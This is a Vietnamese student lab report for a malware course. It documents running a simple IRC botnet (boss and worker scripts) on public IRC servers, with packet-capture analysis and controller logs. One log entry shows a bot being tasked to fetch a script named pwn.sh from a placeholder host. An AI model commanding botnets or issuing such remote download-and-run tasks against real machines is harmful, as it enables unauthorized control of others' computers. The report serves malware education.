

# BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Simple Botnet

GVHD: Ngô Đức Hoàng Sơn

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.021.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Đình Luân	21521105	21521105@gm.uit.edu.vn
2	Trần Thanh Triều	21522713	21522713@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Nội dung	Tình trạng
1	Yêu cầu 1,2,3,4	100%
2	Yêu cầu 5	0%
3	...	...
Điểm tự đánh giá		

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành


# BÁO CÁO CHI TIẾT

Câu 1:

Ở máy boss ta thực hiện câu lệnh **python boss.py -c NT230 -n Luan\_boss -x luan -s irc.swepipe.net** và tiến hành bắt gói tin

Các option:

- Channel: NT230
- Nickname: Luan\_boss
- Secret: luan
- Server: irc.swepipe.net



Phân tích gói tin:

- Gói 1,2 phân giải tên miền và sau đó gói 3,4,5 thực hiện quá trình bắt tay ba bước với server


1	0.000000000	192.168.110.137	192.168.110.2	DNS	75	Standard query 0x0944 A irc.swepipe.net
2	0.181695501	192.168.110.2	192.168.110.137	DNS	91	Standard query response 0x0944 A irc.swepipe.net A 188.240.145.20
3	0.192277734	192.168.110.137	188.240.145.20	TCP	74	45326 → 6667 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1 TSval=4048326348 TSecr=0 WS=128
4	0.483026516	188.240.145.20	192.168.110.137	TCP	60	6667 → 45326 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460
5	0.483057621	192.168.110.137	188.240.145.20	TCP	54	45326 → 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0

- Sau đó, Boss sẽ tiến hành gửi request để kết nối tới server. Thông tin bao gồm NICK và USER đều là “Luan\_boss”


- Server chấp nhận request và phản hồi về nhiều thông tin của server, gồm: hostname, created date, location, general limits

- Sau đó thực hiện việc join boss vào server và tạo channel như người dùng đã nhập ở console

Ta chạy câu lệnh **python worker.py -b Luan\_boss -s irc.swepipe.net -n Luan\_bot1** trên máy client và tiến hành bắt gói tin



Trên máy boss có thông báo đã thêm worker:



```

luan@ubuntu: ~/irc/botnet
luan@ubuntu:~/irc/botnet$ python boss.py -c NT230 -n Luan_boss -x luan -s irc.swepipe.net
2024-05-08 04:04:16,178 - INFO - Registering nick Luan_boss
2024-05-08 04:04:16,178 - INFO - Authing as Luan_boss
2024-05-08 04:04:51,659 - INFO - Registered
2024-05-08 04:58:08,999 - INFO - added worker [Luan_bot1]

```

Phân tích quá trình kết nối:

Bắt đầu với việc bắt tay 3 bước:

3 0.182237754	192.168.110.137	188.240.145.20	TCP	74 45326 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4048326348 TSecr=0 WS=128
4 0.483626518	188.240.145.20	192.168.110.137	TCP	60 6667 → 45326 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5 0.483957621	192.168.110.137	188.240.145.20	TCP	54 45326 → 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0

Sau đó giống như trên, máy botnet bắt đầu gửi các thông tin như nickname, user và server trả lại kết quả tiếp theo máy botnet sẽ gửi gói tin để join vào mạng:


7 0.336909447	192.168.110.137	188.240.145.20	TCP	60 6667 → 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0
8 0.336394396	192.168.110.138	188.240.145.20	IRC	70 Request (NICK)
9 0.336674885	188.240.145.20	192.168.110.138	TCP	60 6667 → 44824 [ACK] Seq=1 Ack=17 Win=64240 Len=0
10 0.336685794	192.168.110.138	188.240.145.20	IRC	101 Request (USER)
11 0.336904423	188.240.145.20	192.168.110.138	TCP	60 6667 → 44824 [ACK] Seq=1 Ack=64 Win=64240 Len=0
12 0.963429987	188.240.145.20	192.168.110.138	IRC	125 Response (020)
13 0.963446826	192.168.110.138	188.240.145.20	TCP	54 44824 → 6667 [ACK] Seq=64 Ack=72 Win=64169 Len=0

Các gói tin join:


31 31.720641414	188.240.145.20	192.168.110.137	TCP	60 6667 → 45326 [ACK] Seq=77 Ack=49 Win=64240 Len=0
32 32.021733406	188.240.145.20	192.168.110.138	IRC	139 Response (PRIVMSG)
33 32.021923884	192.168.110.138	188.240.145.20	IRC	71 Request (JOIN)
34 32.022070342	188.240.145.20	192.168.110.138	TCP	60 6667 → 44824 [ACK] Seq=5153 Ack=120 Win=64240 Len=0
35 32.514051555	188.240.145.20	192.168.110.137	IRC	109 Response (JOIN)
36 32.514228415	188.240.145.20	192.168.110.138	IRC	240 Response (JOIN) (353) (366)
37 32.557695426	192.168.110.138	188.240.145.20	TCP	54 44824 → 6667 [ACK] Seq=120 Ack=5339 Win=62780 Len=0


Câu 3:

Thêm server:



Ta join vào Channel NT230:





Kiểm tra:



Thực hiện các command:



```

luan@ubuntu:~/irc/botnet$ python boss.py -c NT230 -n Luan_boss -x Luan -s irc.swepipe.net
2024-05-08 04:04:16,178 - INFO - Registering nick Luan_boss
2024-05-08 04:04:16,178 - INFO - Authing as Luan_boss
2024-05-08 04:04:51,659 - INFO - Registered
2024-05-08 04:58:08,999 - INFO - added worker [Luan_bot1]
2024-05-08 06:18:46,107 - INFO - Luan authenticated successfully
2024-05-08 06:21:02,770 - INFO - task [1] received by worker Luan_bot1
2024-05-08 06:21:04,131 - INFO - task [1] finished by worker Luan_bot1
2024-05-08 06:21:04,131 - INFO - 1:Luan_bot1:['Luan_bot1': 'procs -----memory----- --swap-- -----io----- -system-- -----cpu
-----\n r b swpd free buff cache si so bi bo in cs us sy id wa st\n 0 0 11788 127964 134588 702676 0 1
47 50 51 105 0 0 99 0 0\n']
2024-05-08 06:21:13,664 - INFO - task [2] received by worker Luan_bot1
2024-05-08 06:21:14,360 - INFO - task [2] finished by worker Luan_bot1
2024-05-08 06:21:14,360 - INFO - 2:Luan_bot1:['Luan_bot1': 'worker.py: Linux-4.15.0-112-generic-x86_64-with-Ubuntu-16.04-xenial, 64bit,
ubuntu, 2.7.12\n']
2024-05-08 06:21:36,836 - INFO - task [3] received by worker Luan_bot1
2024-05-08 06:21:37,592 - INFO - task [3] finished by worker Luan_bot1
2024-05-08 06:21:37,592 - INFO - 3:Luan_bot1:['Luan_bot1': 'failure: unable to fetch http://ny-awesome-script.com/pwn.sh\n']
2024-05-08 06:23:57,621 - INFO - task [4] received by worker Luan_bot1
2024-05-08 06:23:58,300 - INFO - task [4] finished by worker Luan_bot1
2024-05-08 06:23:58,300 - INFO - 4:Luan_bot1:['Luan_bot1': 'failed to connect to some.fileserver.com\n']
2024-05-08 06:24:22,353 - INFO - task [5] received by worker Luan_bot1
2024-05-08 06:24:23,039 - INFO - task [5] finished by worker Luan_bot1
2024-05-08 06:24:23,039 - INFO - 5:Luan_bot1:['Luan_bot1': '[631]\n']
2024-05-08 06:25:08,612 - INFO - task [6] received by worker Luan_bot1
2024-05-08 06:25:08,951 - INFO - task [6] finished by worker Luan_bot1
2024-05-08 06:25:08,951 - INFO - 6:Luan_bot1:['Luan_bot1': '']
2024-05-08 06:25:24,461 - INFO - task [7] received by worker Luan_bot1
2024-05-08 06:25:25,152 - INFO - task [7] finished by worker Luan_bot1
2024-05-08 06:25:25,152 - INFO - 7:Luan_bot1:['Luan_bot1': '2024-05-08 06:25:24.031596\n']

```



Câu 4:

Vì lý do nào đó mà server **irc.swepipe.net** không cho kết nối 2 máy worker cùng lúc:

```
Luan@ubuntu:~/irc/botnet$ python worker.py -b Luan_boss -s irc.swepipe.net -n Luan_bot2
2024-05-08 07:03:33,485 - INFO - Registering nick Luan_bot2
2024-05-08 07:03:33,485 - INFO - Authing as Luan_bot2
2024-05-08 07:04:04,690 - INFO - server closed connection
```

Nên em đã đổi server sang **irc.st-city.net**

Máy Boss:

```
Luan@ubuntu:~/irc/botnet$ python boss.py -c NT230 -n Luan_boss -x luan -s irc.st-city.net
2024-05-08 07:17:59,699 - INFO - Registering nick Luan_boss
2024-05-08 07:17:59,700 - INFO - Authing as Luan_boss
2024-05-08 07:18:00,419 - INFO - server ping: :b?x~gTBzcH
2024-05-08 07:18:04,771 - INFO - Registered
2024-05-08 07:18:36,749 - INFO - added worker [Luan_bot1]
2024-05-08 07:19:08,105 - INFO - added worker [Luan_bot2]
```

Máy Bot1:


```
Luan@ubuntu:~/irc/botnet$ python worker.py -b Luan_boss -s irc.st-city.net -n Luan_bot1
2024-05-08 07:18:26,405 - INFO - Registering nick Luan_bot1
2024-05-08 07:18:26,406 - INFO - Authing as Luan_bot1
2024-05-08 07:18:28,181 - INFO - server ping: :\j\{YqVSA
2024-05-08 07:18:31,370 - INFO - Registered
2024-05-08 07:22:00,282 - INFO - server ping: :coruscant.st-city.net
```

Máy Bot2:

```
Luan@ubuntu:~/irc/botnet$ python worker.py -b Luan_boss -s irc.st-city.net -n Luan_bot2
2024-05-08 07:18:57,779 - INFO - Registering nick Luan_bot2
2024-05-08 07:18:57,779 - INFO - Authing as Luan_bot2
2024-05-08 07:18:59,051 - INFO - server ping: :wsqcYywq@A
2024-05-08 07:19:02,928 - INFO - Registered
2024-05-08 07:22:00,296 - INFO - server ping: :romulus.st-city.net
```

Ta mở rộng mạng có 2 worker thành công.

Kiểm tra bằng cách chạy một số lệnh trong mIRC client:



### Kết quả máy boss:

```
keyboor@ubuntu:~$ python boss.py -c NT230 -n Luan_boss -x luan -s irc.st-city.net
2024-05-08 07:17:59,699 - INFO - Registering nick Luan_boss
2024-05-08 07:17:59,700 - INFO - Authing as Luan boss
2024-05-08 07:18:00,419 - INFO - server ping: :b?x-gTBzcH
2024-05-08 07:18:04,771 - INFO - Registered
2024-05-08 07:18:36,749 - INFO - added worker [Luan_bot1]
2024-05-08 07:19:08,105 - INFO - added worker [Luan_bot2]
2024-05-08 07:22:00,119 - INFO - server ping: :romulus.st-city.net
2024-05-08 07:27:37,595 - INFO - Luan authenticated successfully
2024-05-08 07:27:42,780 - INFO - task [1] received by worker Luan_bot1
2024-05-08 07:27:43,182 - INFO - task [1] received by worker Luan_bot2
2024-05-08 07:27:43,182 - INFO - task [1] finished by worker Luan_bot1
2024-05-08 07:27:43,182 - INFO - 1:Luan_bot1: {'Luan_bot2': '', 'Luan_bot1': ''}
2024-05-08 07:27:44,194 - INFO - task [1] finished by worker Luan_bot2
2024-05-08 07:27:44,194 - INFO - 1:Luan_bot2: {'Luan_bot2': '', 'Luan_bot1': ''}
2024-05-08 07:27:47,186 - INFO - task [2] received by worker Luan_bot1
2024-05-08 07:27:47,610 - INFO - task [2] finished by worker Luan_bot1
2024-05-08 07:27:47,610 - INFO - 2:Luan_bot1: {'Luan_bot1': '2024-05-08 07:27:46.848192\n'}
2024-05-08 07:27:48,438 - INFO - task [2] received by worker Luan_bot2
2024-05-08 07:27:48,865 - INFO - task [2] finished by worker Luan_bot2
2024-05-08 07:27:48,865 - INFO - 2:Luan_bot2: {'Luan_bot2': '2024-05-08 07:27:48.106928\n', 'Luan_bot1': '2024-05-08 07:27:46.848192\n'}
```